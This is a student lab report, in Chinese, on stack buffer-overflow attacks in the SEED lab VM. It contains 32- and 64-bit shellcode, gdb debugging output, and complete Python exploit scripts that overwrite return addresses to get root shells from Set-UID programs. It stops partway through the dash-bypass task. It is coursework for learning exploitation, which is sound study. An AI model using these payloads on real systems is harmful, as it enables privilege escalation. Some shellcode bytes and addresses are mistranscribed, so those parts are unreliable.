



软件安全课程实验报告

实验名称	Lab1-缓冲区溢出漏洞实验
学生姓名	李汶峰
学 号	202300460158
学 院	网络空间安全学院
专 业	网络空间安全
指导教师	刁文瑞
完成时间	2025 年 10 月 5 日

目录

1 诚信声明	2
2 环境设置	2
3 Task1: 熟悉 shellcode	2
4 Task2: 理解漏洞程序	4
5 Task3: 对 32-bit 程序实施攻击	5
5.1 调试确定地址	5
5.2 溢出代码编写及攻击	7
6 Task4: 在不知道缓冲区大小的情况下实施攻击	8
6.1 调试确定地址	9
6.2 溢出代码编写及攻击	9
7 Task5: 对 64-bit 程序实施攻击	10
7.1 调试确定地址	11
7.2 溢出代码编写及攻击	11
8 Task6: 对缓冲区为 10 的 64-bit 程序进行攻击	13
9 Task7: 攻破 dash 的保护机制	15
10 Task8: 攻破地址随机化	17
11 Task 9: 测试其他保护机制	18
11.1 打开 StackGuard 保护机制	18
11.2 打开不可执行栈保护机制	18

1 诚信声明

我承诺，本实验报告中的所有内容为本人独立完成，未抄袭他人报告或实验结果。对于参考资料或他人观点，已明确注明出处。我了解学术诚信的重要性，并承诺遵守相关规定，确保报告内容真实、可靠。如发现任何学术不端行为，我愿意承担相应责任，包括但不限于实验报告扣减分数或其他合理后果。

2 环境设置

在现代操作系统中，通常设置有多种安全保护机制来防御缓冲区溢出攻击，其中就包括地址空间布局随机化、/bin/sh 机制、StackGuard 与不可执行栈。为了简化实验的攻击，首先需要关闭这些防护机制。

Linux 操作系统的使用地址空间布局随机化来设置堆栈的起始地址，使得攻击者很难猜测出确切的堆栈起始地址，使用下面的命令来关闭该功能：

```
1 sudo sysctl -w kernel.randomize_va_space=0
```

配置/bin/sh：在 Ubuntu 操作系统里，/bin/sh 符号链接指向/bin/dash shell。dash 程序实现了一种安全机制可以防止自身在 Set-UID 进程中执行。也就是说，如果检测到执行了 Set-UID 进程，会立即将 user ID 切换为真实的 user ID 从而放弃特权。因此，需要将/bin/sh 链接到没有这种安全机制的/bin/zsh shell 程序。使用以下指令链接到 zsh。

```
1 sudo ln -sf /bin/zsh /bin/sh
```

同时在编译 C 文件时，需要在 makefile 文件中添加以下指令，来关闭 StackGuard 和非可执行堆栈保护。

```
1 -fno-stack-protector
2 -z execstack
```

3 Task1: 熟悉 shellcode

Shellcode 本质上是一段启动 shell 的代码，通常用于代码注入攻击，用汇编语言编写。在本实验中，缓冲区溢出攻击的最终目标是将恶意代码注入目标程序，从而使该代码能够在目标程序的权限下执行。例如下面这是一段 C 语言版本的 shellcode，其目的是运行 /bin/sh 这个 shell 程序。当程序执行到 execve 时，当前进程会被替换为 /bin/sh 进程，从而获得一个 shell 提示符。

```
1 #include <stdio.h>
2 int main(){
3     char *name[2];
4     name[0] = "/bin/sh";
5     name[1] = NULL;
6     execve(name[0], name, NULL);
7 }
```

但 shellcode 通常只能通过汇编语言来注入到程序中，跟着程序一起生成二进制代码。该 C 语言的 shellcode 汇编代码如下，包括了两个 shellcode 的副本，一个是 32-bit 另一个是 64-bit。

```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 // Binary code for setuid(0)
6 // 64-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
7 // 32-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
8
9 const char shellcode[] =
10 #if __x86_64__
11     "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
12     "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
13     "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
14 #else
15     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
16     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
17     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
18 #endif
19 ;
20
21 int main(int argc, char **argv)
22 {
23     char code[500];
24     strcpy(code, shellcode);
25     int (*func)() = (int(*)())code;
26     func();
27     return 1;
28 }
```

这两段 Shellcode 分别针对 32 位 (x86) 和 64 位 (x86_64) 系统设计，均通过调用 `execve()` 系统调用来执行 `/bin/sh` 程序，32 位 Shellcode 使用 `"/sh"` 来满足 4 字节对齐，而 64 位 Shellcode 直接加载 8 字节字符串。32 位系统使用 `int 0x80` 进行系统调用，参数通过 `EBX`、`ECX`、`EDX` 传递；64 位系统使用 `syscall` 指令，参数通过 `RDI`、`RSI`、`RDX` 传递。

编译 `call_shellcode.c` 文件，使用 `make` 指令进行编译，会生成：`a32.out` (32-bit) 和 `a64.out` (64-bit) 两个文件，运行这两个文件，得到的结果如下所示。可以看到在分别运行这两个文件后，命令台进入 `seed` 权限的 `shell`，在这个 `shell` 中可以运行一些指令。

```
seed@VM: ~/.../shellcode
[10/05/25] seed@VM: ~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ whoami
seed
$ exit
[10/05/25] seed@VM: ~/.../shellcode$ ./a64.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ whi
zsh: command not found: wh
$ whoami
seed
$ exit
[10/05/25] seed@VM: ~/.../shellcode$
```

图 1: Task1 测试结果

4 Task2: 理解漏洞程序

在本实验中使用漏洞程序 `stack.c` 来进行缓冲区溢出攻击。此程序有一个缓冲区溢出漏洞，需要利用此漏洞并获得 `root` 权限。该程序的漏洞在于，`strcpy()` 直接将外部输入的字符串复制到固定大小的缓冲区，不会检查输入长度。该漏洞利用程序通过 `badfile` 文件注入 517 个字节的恶意数据，写到只有 100 个字节大小的 `str` 数组中，从而尝试覆盖栈上的返回地址。同时程序本身在 `main` 函数和 `bof` 函数之间插入了一个 `dummy_function` 函数，其栈帧为 1000 字节。由于此程序是一个 `root` 所有的 Set-UID 程序，所以如果利用了该缓冲区溢出漏洞，攻击者可能会以此获得 `root shell`。

接下来对 `stack.c` 进行编译，使用 `”-fno-stack-protector”` 和 `”-z execstack”` 来关闭 StackGuard 和不可执行栈的保护机制，同时设置可执行文件 `stack` 为以 `root` 为所有者的 Set-UID 程序，在 `makefile` 文件中添加以下语句：

```
1 gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
2 sudo chown root stack
3 sudo chmod 4755 stack
```

最后使用 `make` 指令来完成编译：

```
seed@VM: ~/.../code
[10/05/25] seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=240 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=240 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/05/25] seed@VM:~/.../code$
```

图 2: Task2 编译结果

5 Task3: 对 32-bit 程序实施攻击

5.1 调试确定地址

栈溢出指的是程序向栈中某个变量中写入的字节数超过了这个变量本身最大的字节数，导致与其相邻的栈中的值被改变。程序在调用 bof 函数时，栈向下生长，首先把指令寄存器 EIP 中的内容压入栈，作为程序的返回地址；之后将 EBP 放入栈，指向当前函数栈帧的底部，然后把当前的栈指针 ESP 复制到 EBP，作为新的基地址。本次实验的目的就是将恶意代码的地址覆盖掉函数的返回地址，使攻击者获得 root 权限。

在 32bit 程序的实验中，首先进行 gdb 调试，依次输入以下指令。

```
1 touch badfile
2 gdb stack-L1-dbg
3 gdb-peda$ b bof
4 gdb-peda$ run
5 gdb-peda$ next
6 gdb-peda$ p $ebp
7 gdb-peda$ p &buffer
```

首先在 bof 函数处设置断点，然后使用 run 命令使得程序运行到断点 bof 处，结果如下：

```

gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Lab1setup/code/stack-L1-dbg
Input size: 0
[-----registers-----]
EAX: 0xffffcb48 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf30 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffcb2c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x565562a4 <frame_dummy+4>:
    jmp 0x56556200 <register_tm_clones>
0x565562a9 <__x86.get_pc_thunk.dx>: mov     edx,DWORD PTR [esp]
0x565562ac <__x86.get_pc_thunk.dx+3>:      ret
=> 0x565562ad <bof>:      endbr32
0x565562b1 <bof+4>:      push    ebp
0x565562b2 <bof+5>:      mov     ebp,esp
0x565562b4 <bof+7>:      push    ebx
0x565562b5 <bof+8>:      sub     esp,0x74
[-----stack-----]
0000| 0xffffcb2c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
0004| 0xffffcb30 --> 0xffffcf53 --> 0x456
0008| 0xffffcb34 --> 0x0
0012| 0xffffcb38 --> 0x3e8
0016| 0xffffcb3c --> 0x565563c3 (<dummy_function+19>: add eax,0x2bf5)
0020| 0xffffcb40 --> 0x0
0024| 0xffffcb44 --> 0x0
0028| 0xffffcb48 --> 0x0
[-----]
Legend: code, data, rodata, value

```

图 3: Task3 调试结果

接着使用 next 命令进行单步调试，再使用 p \$ebp 打印 ebp 寄存器的地址，此时 ebp 的地址是 bof 函数的基址，再使用 p &buffer 指令获取 buffer 的地址，它们分别为：

```

1 $1 = (void *) 0xffffcb28
2 $2 = (char (*)[100]) 0xffffcabc

```

```

[10/05/25] seed@VM: ~/$
=> 0x565562bd <bof+16>: add    eax,0x2cfb
    0x565562c2 <bof+21>: sub    esp,0x8
    0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
    0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
    0x565562cb <bof+30>: push   edx
    0x565562cc <bof+31>: mov    ebx,eax

-----stack-----
0000| 0xffffcab0 ("1pUVD\317\377\377\220\325\377\367\340\263\374", <inco
sequence \367>)
0004| 0xffffcab4 --> 0xffffcf44 --> 0x0
0008| 0xffffcab8 --> 0xf7fd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcab0 --> 0xf7fcb3e0 --> 0xf7fd990 --> 0x56555000 --> 0x464c
0016| 0xffffcac0 --> 0x0
0020| 0xffffcac4 --> 0x0
0024| 0xffffcac8 --> 0x0
0028| 0xffffcacc --> 0x0

-----
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb28
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcab0
gdb-peda$

```

图 4: Task3 调试结果

5.2 溢出代码编写及攻击

首先我们需要计算出 shellcode 在栈上的地址，以便后续将该地址覆盖为返回地址。公式如下，其中 $addr$ 为 shellcode 在栈上的地址， $\&buffer$ 为 $buffer$ 在栈上的地址， $start$ 为 shellcode 相对与 $buffer$ 的位置。

$$addr = \&buffer + start$$

接着我们需要计算 eip 相对于 $buffer$ 地址的偏移量， eip 也就是 bof 栈帧中保存的原函数下一条指令的地址。公式如下，其中 $\$ebp$ 为 ebp 的地址， $\&buffer$ 为缓冲区的地址，两者相减其实就是缓冲区的大小。最后加上 4 是因为在 32 位程序中，地址为 4 个字节，且保存 eip 和 ebp 的地址在栈上紧邻，所以需要加上 4，最后获得返回地址相对于 $buffer$ 的偏移量。

$$offset = \$ebp - \&buffer + 4$$

在 32 位程序中，使用的 shellcode 如下：

```

1  "\x31\x0c\x50\x68\x2f\x2f\x73\x68\x68\x2f"
2  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
3  "\xd2\x31\x0c\xb0\x0b\xcd\x80"

```

- shellcode 的确定：程序为 32 位，使用 32 位的 shellcode。
- $start$ 的确定：放在最末尾的位置，防止其覆盖到返回地址。
- ret 的确定：设置为 $buffer$ 的地址加上 $start$ 的地址，即 shellcode 的实际地址。
- $offset$ 的确定：设置为 ebp 地址减去 $buffer$ 地址再加 4。

完整的代码如下：


```
1 #!/usr/bin/python3
2 import sys
3 shellcode= (
4     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
5     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
6     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
7 ).encode('latin-1')
8
9 # Fill the content with NOP's
10 content = bytearray(0x90 for i in range(517))
11
12 start = 517-len(shellcode)          # Change this number
13 content[start:start + len(shellcode)] = shellcode
14 ret = 0xffffcabc + start            # Change this number
15 offset = 0xffffcb28-0xffffcabc+4    # Change this number
16 L = 4                                # Use 4 for 32-bit address and 8 for 64-bit address
17 content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
18
19 with open('badfile', 'wb') as f:
20     f.write(content)
```

依次运行攻击代码和漏洞代码，攻击结果如图所示，可以看出成功获得了 root 权限。

```
[10/05/25]seed@VM:~/.../code$ ./exploit.py
[10/05/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
# █
```

图 5: Task3 攻击结果

6 Task4: 在不知道缓冲区大小的情况下实施攻击

由于在真实攻击中，缓冲区大小的信息可能很难获得，所以我们需要尝试在不知道缓冲区大小的情况下进行攻击。即不能使用 gdb 调试获得 ebp 地址，从而使用 ebp 的地址减去 buffer 地址来获得 buffer 缓冲区大小。但是我们知道了缓冲区大小的范围是 100 200 字节，且对于 32 比特的程序来说帧指针的值总是 4 的倍数。所以可以使用缓冲区全覆盖的方式，以进行攻击。

6.1 调试确定地址

调试过程和指令与上个任务相同，使用调试方法获得 buffer 的地址，但不能获得 ebp 的地址。
获得的 buffer 地址为 0xffffcab0

```

[10/05/25] seed@VM: ~/.../code
ESP: 0xffffca60 --> 0x20 ( ' ')
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTEL)
[-----code-----]
0x565562b5 <bof+8>:  sub    esp,0xc4
0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc
0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
0x565562c8 <bof+27>: push  DWORD PTR [ebp+0x8]
0x565562cb <bof+30>: lea    edx,[ebp-0xbc]
0x565562d1 <bof+36>: push  edx
0x565562d2 <bof+37>: mov    ebx,eax
[-----stack-----]
0000| 0xffffca60 --> 0x20 ( ' ')
0004| 0xffffca64 --> 0xa ( '\n')
0008| 0xffffca68 --> 0x1
0012| 0xffffca6c --> 0x0
0016| 0xffffca70 --> 0x0
0020| 0xffffca74 --> 0x0
0024| 0xffffca78 --> 0xffffffffb4
0028| 0xffffca7c --> 0x0
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[180]) 0xffffca6c
gdb-peda$ quit
[10/05/25] seed@VM: ~/.../code$

```

图 6: Task4 调试结果

6.2 溢出代码编写及攻击


溢出代码使用了一种全覆盖的策略，并结合 nop 雪橇技术，应对不确定的缓冲区大小。首先使用 0x90 (NOP 指令) 填充整个 517 字节的 payload，然后将实际的 shellcode 放置在 payload 的末尾，再计算 shellcode 的实际地址最后通过循环 for offset in range(108, 208, 4)，从偏移 108 到 208 (每隔 4 字节) 覆盖返回地址。由于被保存的返回地址在 buffer 后的 4 字节开始处，所以这确保了无论缓冲区的实际大小如何 (在 100-200 字节范围内)，返回地址总会被覆盖为返回地址的值。

- shellcode 的确定：程序仍然为 32 位，继续使用 32 位的 shellcode
- start 的确定：仍然放在最末尾的位置，防止其覆盖到返回地址。
- ret 的确定：设置为 buffer 的地址加上 start 的地址，即 shellcode 的实际地址。
- offset：不单独设置，而是遍历整个缓冲区并全覆盖为 shellcode 的返回地址。

```
1 #!/usr/bin/python3
```

```
2 import sys
3 # Replace the content with the actual shellcode
4 shellcode= (
5     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
6     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
7     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
8 ).encode('latin-1')
9
10 # Fill the content with NOP's
11 content = bytearray(0x90 for i in range(517))
12
13 start = 517-len(shellcode)
14 content[start:start + len(shellcode)] = shellcode
15 ret = 0xffffcabc + start
16 L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
17 for offset in range(108,208,4):
18     content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
19 with open('badfile', 'wb') as f:
20     f.write(content)
```

攻击结果如下，可以看到在不知道缓冲区的情况下仍然能够进行攻击，且只进行了一次攻击，避免了暴力破解的低效率和易被发现的缺点。



```
seed@VM: ~/.../code
[10/05/25]seed@VM:~/.../code$ ./exploit.py
[10/05/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(admin),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

图 7: Task4 攻击结果

7 Task5: 对 64-bit 程序实施攻击

对于 64bit 的程序，不同之处在于其地址的处理，虽然 x64 体系结构支持 64-bit 地址空间，但是只允许使用其中的 48bit。也就是说 8 个字节的地址地址的最高两个字节总是 0。而 strcpy() 函数一遇到“0”就会停止复制，如果 payload 中间包含“0”，则“0”之后的内容不会复制到栈上。

在之前的任务中，我们将 shellcode 的位置放在了 payload 最后面的位置，但是在 64bit 程序中返回地址最高两个字节总是为 0，所以 strcpy() 函数在遇到这个返回地址的 0 字节后会导致截断，

而无法把返回地址后的 shellcode 复制到栈上，所以我们需要将 shellcode 写到返回地址之前，这样就可以解决 strcpy() 函数一遇到”0” 就会停止复制导致 shellcode 无法复制的问题。

7.1 调试确定地址

调试过程和指令与上面的任务相同，但需要注意的是 64bit 程序的帧指针寄存器名称为 rbp，同样使用调试方法获得 buffer 的地址和 rbp 的地址。获得的地址如下：

- rbp: (void *) 0x7ffffffd960
- buffer: (char (*)[240]) 0x7ffffffd870

```

[10/05/25] seed@VM:~$
0x55555555231 <bof+8>:      sub
0x55555555238 <bof+15>:     mov
=> 0x5555555523f <bof+22>:     mov
0x55555555246 <bof+29>:     lea
0x5555555524d <bof+36>:     mov
0x55555555250 <bof+39>:     mov
0x55555555253 <bof+42>:     call

[-----]
0000| 0x7fffffffd860 --> 0x0
0008| 0x7fffffffd868 --> 0x7ffffffdd9
0016| 0x7fffffffd870 --> 0x7ffffffdc1
0024| 0x7fffffffd878 --> 0x7fff000000
0032| 0x7fffffffd880 --> 0xffffffff
0040| 0x7fffffffd888 --> 0x7ffff7fe018
0048| 0x7fffffffd890 --> 0x7ffff7fc61
0056| 0x7fffffffd898 --> 0x7ffff7ffd9e
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd960
gdb-peda$ p &buffer
$2 = (char (*)[240]) 0x7fffffffd870
gdb-peda$
  
```

图 8: Task5 调试结果

7.2 溢出代码编写及攻击

首先我们需要计算出 shellcode 在栈上的地址，以便后续将该地址覆盖为返回地址。

$$addr = \&buffer + start$$

接着我们需要计算返回地址相对于 buffer 地址的偏移量，rbp 与 buffer 地址两者相减其实就是缓冲区的大小。然后加上 8 是因为在 64 位程序中，地址为 8 个字节，且保存 eip 和 rbp 的地址在

栈上紧邻，所以需要加上 8，最后获得返回地址相对于 buffer 的偏移量。偏移量最终计算的结果为 248（十进制），由于 64bit 的 shellcode 大小为 30 个字节，所以至少需要将 shellcode 的位置放在 218 之前，本次实验将 shellcode 放在了 payload 的 100 字节处，即 start 为 100。

$$offset = \$ebp - \&buffer + 8$$

在 64 位程序中，使用的 shellcode 如下：

```
1  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"  
2  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"  
3  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
```

- shellcode 的确定：程序为 64 位，使用 64 位的 shellcode
- start 的确定：放在返回地址之前，防止 strcpy() 机制复制丢失。
- ret 的确定：设置为 buffer 的地址加上 start 的地址，即 shellcode 的实际地址。
- offset 的确定：设置为 rbp 地址减去 buffer 地址再加 8。

```
1  #!/usr/bin/python3  
2  import sys  
3  
4  shellcode= (  
5      "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"  
6      "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"  
7      "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"  
8  ).encode('latin-1')  
9  
10 # Fill the content with NOP's  
11 content = bytearray(0x90 for i in range(517))  
12 start = 100 # Change this number  
13 content[start:start + len(shellcode)] = shellcode  
14 ret = 0x7fffffff870 + start # Change this number  
15 offset = 0x7fffffff960 - 0x7fffffff870 + 8 # Change this number  
16  
17 L = 8 # Use 4 for 32-bit address and 8 for 64-bit address  
18 content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')  
19 with open('badfile', 'wb') as f:  
20     f.write(content)
```

依次运行攻击代码和漏洞代码，攻击结果如图所示，可以看出成功获得了 root 权限。

```
[10/05/25]seed@VM:~/.../code$ ./exploit.py
[10/05/25]seed@VM:~/.../code$ ./stack-L3
Input size: 517
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups:
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),
#
```

图 9: Task5 攻击结果

8 Task6: 对缓冲区为 10 的 64-bit 程序进行攻击

本任务中的目标程序与 Task5 的目标程序类似，也是 64bit 的程序，但不同之处在于本任务中，其缓冲区大小设置为 10，而在 Task5 中的缓冲区要大得多。在上述实验中我们发现，需要将 shellcode 放在返回地址之前，以防止由于返回地址最高两字节为空字节而导致 payload 后面部分被截断。但是在本任务中，缓冲区大小仅为 10，加上 rbp 的部分也仅有 18 个字节，根本放不下 30 个字节的 shellcode。

我们的策略是，仍然把 shellcode 放在 payload 的中间位置，由于截断机制无法获得 shellcode 的地址，但仍可以到 main 函数的 str 里进行调试，获得 shellcode 的地址，从而将其覆盖到返回地址。继续使用 gdb 调试获得 buffer 和 rbp 的地址：

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffdd950
gdb-peda$ p &buffer
$2 = (char (*)[10]) 0x7fffffffdd946
gdb-peda$ quit
[10/06/25]seed@VM:~/.../code$
```

图 10: Task6 调试结果

然后运行攻击脚本将 shellcode 写入栈中，继续使用 gdb 调试，这时需要在 main 函数下断点，并单点调试到 printf 语句，使用 stack 指令查看 str 中 shellcode 的位置，结果如下，shellcode 的地址位于 0x7fffffffde10+6 字节处。


```
gdb-peda$ stack 400
0000| 0x7fffffffdd70 --> 0x7fffffffe098 --> 0x7ffffff
d/Lab1setup/code/stack-L4-dbg")
0008| 0x7fffffffdd78 --> 0x100000000
0016| 0x7fffffffdd80 --> 0x9090909090909090
0024| 0x7fffffffdd88 --> 0x9090909090909090
0032| 0x7fffffffdd90 --> 0x7fffffffdde169090
0040| 0x7fffffffdd98 --> 0x9090909090900000
0048| 0x7fffffffdda0 --> 0x9090909090909090
0056| 0x7fffffffdda8 --> 0x9090909090909090
0064| 0x7fffffffddb0 --> 0x9090909090909090
0072| 0x7fffffffddb8 --> 0x9090909090909090
0080| 0x7fffffffddc0 --> 0x9090909090909090
0088| 0x7fffffffddc8 --> 0x9090909090909090
0096| 0x7fffffffddd0 --> 0x9090909090909090
0104| 0x7fffffffddd8 --> 0x9090909090909090
0112| 0x7fffffffdde0 --> 0x9090909090909090
0120| 0x7fffffffdde8 --> 0x9090909090909090
0128| 0x7fffffffddf0 --> 0x9090909090909090
0136| 0x7fffffffddf8 --> 0x9090909090909090
0144| 0x7fffffffde00 --> 0x9090909090909090
0152| 0x7fffffffde08 --> 0x9090909090909090
0160| 0x7fffffffde10 --> 0x3148909090909090
0168| 0x7fffffffde18 --> 0x6e69622fb84852d2
0176| 0x7fffffffde20 --> 0xe789485068732f2f
0184| 0x7fffffffde28 --> 0xc03148e689485752
0192| 0x7fffffffde30 --> 0x90909090050f3bb0
--More-- (25/400)
```

图 11: Task6 调试结果

- shellcode 的确定：程序为 64 位，使用 64 位的 shellcode
- start 的确定：放在 payload 中间，设置为 150。
- ret 的确定：通过上述调试，shellcode 地址为 0x7fffffffde10+6。
- offset 的确定：设置为 rbp 地址减去 buffer 地址再加 8。

完整攻击代码如下：

```
1 #!/usr/bin/python3
2 import sys
3 shellcode= (
4     "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
```

```
5  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"  
6  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"  
7  ).encode('latin-1')  
8  
9  # Fill the content with NOP's  
10 content = bytearray(0x90 for i in range(517))  
11 start = 150 # Change this number  
12 content[start:start + len(shellcode)] = shellcode  
13 ret = 0x7fffffffde10+6  
14 offset = 0x7fffffff950-0x7fffffff946+8  
15 L = 8 # Use 4 for 32-bit address and 8 for 64-bit address  
16 content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')  
17 with open('badfile', 'wb') as f:  
18     f.write(content)
```

依次运行攻击代码和漏洞代码，攻击结果如图所示，可以看出成功获得了 root 权限。

```
[10/06/25]seed@VM:~/.../code$ ./exploit.py  
[10/06/25]seed@VM:~/.../code$ ./stack-L4  
Input size: 517  
# whoami  
root  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups:  
(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin)  
are),136(docker)  
# exit  
[10/06/25]seed@VM:~/.../code$ █
```

图 12: Task6 攻击结果

9 Task7: 攻破 dash 的保护机制

在 Ubuntu 操作系统中，dash shell 会检测有效 UID 与真实 UID，当两者不同时就会主动放弃特权。这是通过将有效 UID 修改为真实 UID 来实现的，也就是放弃特权。在本任务中需要使用这种有保护机制的 dash shell，首先输入指令修改/bin/sh 使其指向/bin/dash。

```
1 sudo ln -sf /bin/dash /bin/sh
```

为了攻破缓冲区溢出攻击中的这种保护机制，我们所需要的就是改变真实 UID，让它与有效 UID 相等，而 root 的有效 id 为 0，所以我们只需要将真实 UID 修改为 0 即可。通过在 shellcode 前插入汇编代码，调用 setuid(0) 可以实现这一点。将 call_shellcode.c 使用 make setuid 编译成以 root 为所有者的二进制文件，分别在不调用和调用 setuid(0) 的情况下运行，a32.out 和 a64.out，观察相应的结果。

在不调用 `setuid(0)` 的情况下编译并运行，结果如下图所示，可以看到获得的只是 `seed shell`，而没有获得 `root shell`。这是因为有保护机制的 `dash shell` 将有效 `id` 改为了真实的 `uid`。

```
[10/06/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/06/25]seed@VM:~/.../shellcode$ ./a32.out
$ whoami
seed
$ exit
[10/06/25]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ exit
[10/06/25]seed@VM:~/.../shellcode$
```

图 13: Task7 在不调用 `setuid(0)` 的情况下运行

接着调用 `setuid(0)`，只需在 `shellcode` 前加入相应的汇编代码，再次编译和运行，并通过 `ls -l /bin/sh /bin/zsh /bin/dash` 指令进行验证。结果如下图所示，可以看到获得了 `root shell`。

```
seed@VM: ~/.../shellcode
[10/06/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/06/25]seed@VM:~/.../shellcode$ ./a32.out
# whoami
root
# exit
